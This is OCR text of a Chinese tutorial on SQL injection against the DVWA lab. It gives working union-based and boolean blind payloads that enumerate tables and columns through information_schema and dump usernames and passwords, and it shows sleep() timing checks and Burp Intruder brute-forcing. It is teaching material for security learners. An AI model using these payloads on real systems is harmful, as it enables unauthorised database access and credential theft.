
如果没有加上 limit 限定条数会把所有内容查询出来，所以都会加上 limit 1 限定

SELECT * FROM guestbook WHERE comment_id=1 union select user_id,user,password from users limit 1



但是只会显示第一条，因为 SELECT * FROM guestbook WHERE comment_id=1 这个语句是存在记录的 如果想要 admin 的内容可以把 1 换成其他不存在的记录，因为默认负数就表示不存在的，所以可以在数字前加上-1 即可显示第二个表的内容。


SELECT * FROM guestbook WHERE comment_id=-1 union select user_id,user,password from users limit 1



1.13. union 联合注入攻击

在上面详细的介绍了原理，现在再来分析有 SQL 注入漏洞的代码，通过分析代码，更深入地了解 SQL 注入漏洞。


使用$_REQUEST 直接接收 id 参数，且没有进行过滤，且可以接收 cookie get post 这些传递方法。当传入 1 的时，页面正常返回用户信息。



如果传入 1' 语法会出现语句 You have an error in your SQL syntax;这种英文是 mysql 语法错误提示。
根据代码分析'$id'是属于字符串类型 所以在进行 SQL 注入检测的时候要注意匹配字符串


1.13.1. 判断 SQL 注入

输入 1'and '1'='1 页面返回用户信息 1'and '1'='2 页面返回不一样的信息。基本可以确定存在 SQL 注入漏洞




1.13.2. 判断字段数

使用语句 order by 确定当前表的字符数
order by 1 如果页面返回正常 字段数不少于 1,order by 2 不少于 2，一直如此类推直到页面出错。正确的字段数是出错数字减少 1
公式 order by n-1
1' order by 1--+ 正常
1' order by 2--+ 正常
1' order by 3--+ 出错
正常页面




错误页面



最终确定字段数为 2

1.13.3. 联合查询注入获取敏感信息


联合查询 输入 数字 查询页面是否有数字输出。输出的地方就是显示的内容但是被数字替换了。-1 是让前面的表查询的内容不存在。所以就会显示显示数字。
-1' union select 1,2--+




把数据替换成 mysql 的函数例如 md5(1) 这会在页面返回 1 的 md5 加密信息。使用这个函数一般是白帽子扫描器的匹配存在漏洞的特征码。

接着获取 mysql 版本 当前用户权限 当前数据库

version() mysql 版本
database() 当前数据库
user() 当前用户名
group_concat()分组打印字符串
把函数直接替换数字查看页面
-1' union select 1,version()--+



-1' union select 1,group_concat(user(),0x3A,database(),version())--+



如果你想一次打印多个敏感信息可以使用 group_concat()把查询的函数写人里
0x3A 是：这个符号的十六进制 在 mysql 里会自动转成符号：

知道当前库是 dvwa

1.13.4. 联合查询注入通过 information_schema 获取表

在黑盒的情况下是不知道当前库有什么表的，可以通过 mysql 自带的 information_schema 查询当前库的表。
查询当前库的表 limit 1 相当于 limit 1,1 表示显示第一个 1 改成 2 就是第二个 如此类推
第一个表
-1' union select 1,(select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA=database() limit 1)--+
第二个表
-1' union select 1,(select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA=database() limit 1,2)--+

1.13.5. 联合查询注入通过 information_schema 获取字段

同样的查询字段也可以通过内置库 information_schema 里的 COLUMNS 这个表记录所有表的字段。通过 COLUMNS 查询 users 表的字段。

获取 users 表第一个字段名

-1' union select 1,((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='users' limit 1))--+

获取 users 表第二个字段名

-1' union select 1,((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='users' limit 2,1))--+


获取 users 表第三个字段名

-1' union select 1,((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='users' limit 3,1))--+

1.13.6. 通过联合查询表里的内容

通过以上的黑盒查询 获取库名、表名、字段、那么就可以查询某个表的内容。

-1' union select 1,(select group_concat(user,0x3a,password) from users limit 1)--+



1.14. boolean 布尔型盲注入

在页面中不会显示数据库信息，一般情况下只会显示对与错的内容。


代码分析 加深印象

接收 id 的值，直接带入查询，如果存在即返回 users is exists in the database 否则显示 users id is missing 像这种只有正确与错误页面。页面不会显示数据库里任何内容，如果存在注入，成为盲注入。

盲注入的方式有两种：一种是布尔型盲注入，另外一种是延时注入。

1.14.1. 判断盲注入

输入 SQL 注入检测语句 判断页面是否不一样，如果不一样大概会存在 SQL 注入漏洞 1'and '1'='1 一样 1'and '1'='2 不一样，如果输入检测语句页面没有任何改变可以使用延时语句进行检测 1'and sleep(10)--+ 函数 sleep() 在 mysql 是延时返回的意思 以秒为单位 sleep(10) 即延时 10 秒执行。




通过这两个检测方法的判断，可以确定存在 SQL 注入漏洞。

1.15. boolean 布尔型注入攻击


布尔型注入攻击，因为页面不会返回任何数据库内容，所以不能使用联合查询将敏感信息显示在页面，但是可以通过构造 SQL 语句，获取数据。


布尔型盲注入用到得 SQL 语句 select if(1=1,1,0) if()函数在 mysql 是判断，第一个参数表达式，如果条件成立，会显示 1，否则显示 0。1=1 表达式可以换成构造的 SQL 攻击语句。

1' and if(1=1,1,0)--+ 页面返回正常，这个语句实际上是 1’and 1，真 and 真 结果为真，1 是存在记录的。所以返回正确页面。



1' and if(1=2,1,0)--+ 页面返回错误，这个语句就是 1’and 0 ，真 and 假 结果为假，整个 SQL ID 的值也是 0 所以没有记录，返回错误页面。





1.15.1. 布尔型盲注入获取数据库敏感信息

在黑盒的环境下，通过构造 SQL 注入语句，根据页面的特征确定获取敏感信息。
布尔型盲注入用到的函数
SUBSTRING()字符串截取，第一个参数是字符串，第二个参数是开始截取 第三三个是截取的长度。
select database()查询当前库

通过 substring 截取截取长度

接着再用 if 函数进行构造 select if(SUBSTRING(database(),1,1)='d',1,0) 判断数据库第一个字是不是字符 d，如果是返回 1 否则返回 0 。

接着判断第二个字符。将 substring 第二个参数写成 2 因为要截取第二个字符 select if(SUBSTRING(database(),2,1)='v',1,0) 第二个字符为 v。如此类推。再后拼接字符就是完整的库名。

1.16. 在黑盒模式下布尔型注入

在上面详细了说了布尔型盲注入的原理，在黑盒的模式下进行测试。

首先判断注入，判断完注入就获取数据库的长度，得到长度再查询库名，通过库名再查询表，接着通过表查询字段，最后查询某表指定的数据。

1.16.1. 布尔型忙注入查询长度

要查询当前库名，首先确定要查询数据库的长度，再通过截取字符进行对比。

1' and if(length(database())=4,1,0)--+

判断库名的长度为 4，截取第一个字符再进行判断

0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz.@_

每次都要与这些字符进行判断。最后得到 d

1' and if(substring(database(),1,1)='d',1,0)--+


a = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz.@_"

for x in a:

    print(x)

.抓包发送到测试模块 选择 Cluster boomb 模式 设置两个变量。

变量 1 获取设置长度为 4 ， 变量 2 设置导入字典 payload.txt 提交攻击。




拼接字符得到 dvwa 库名

得到库名接着获取表名


1'and if(substring((select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA=database() limit 1),1,1)='g',1,0)--+

抓包设置分别设置单个变量

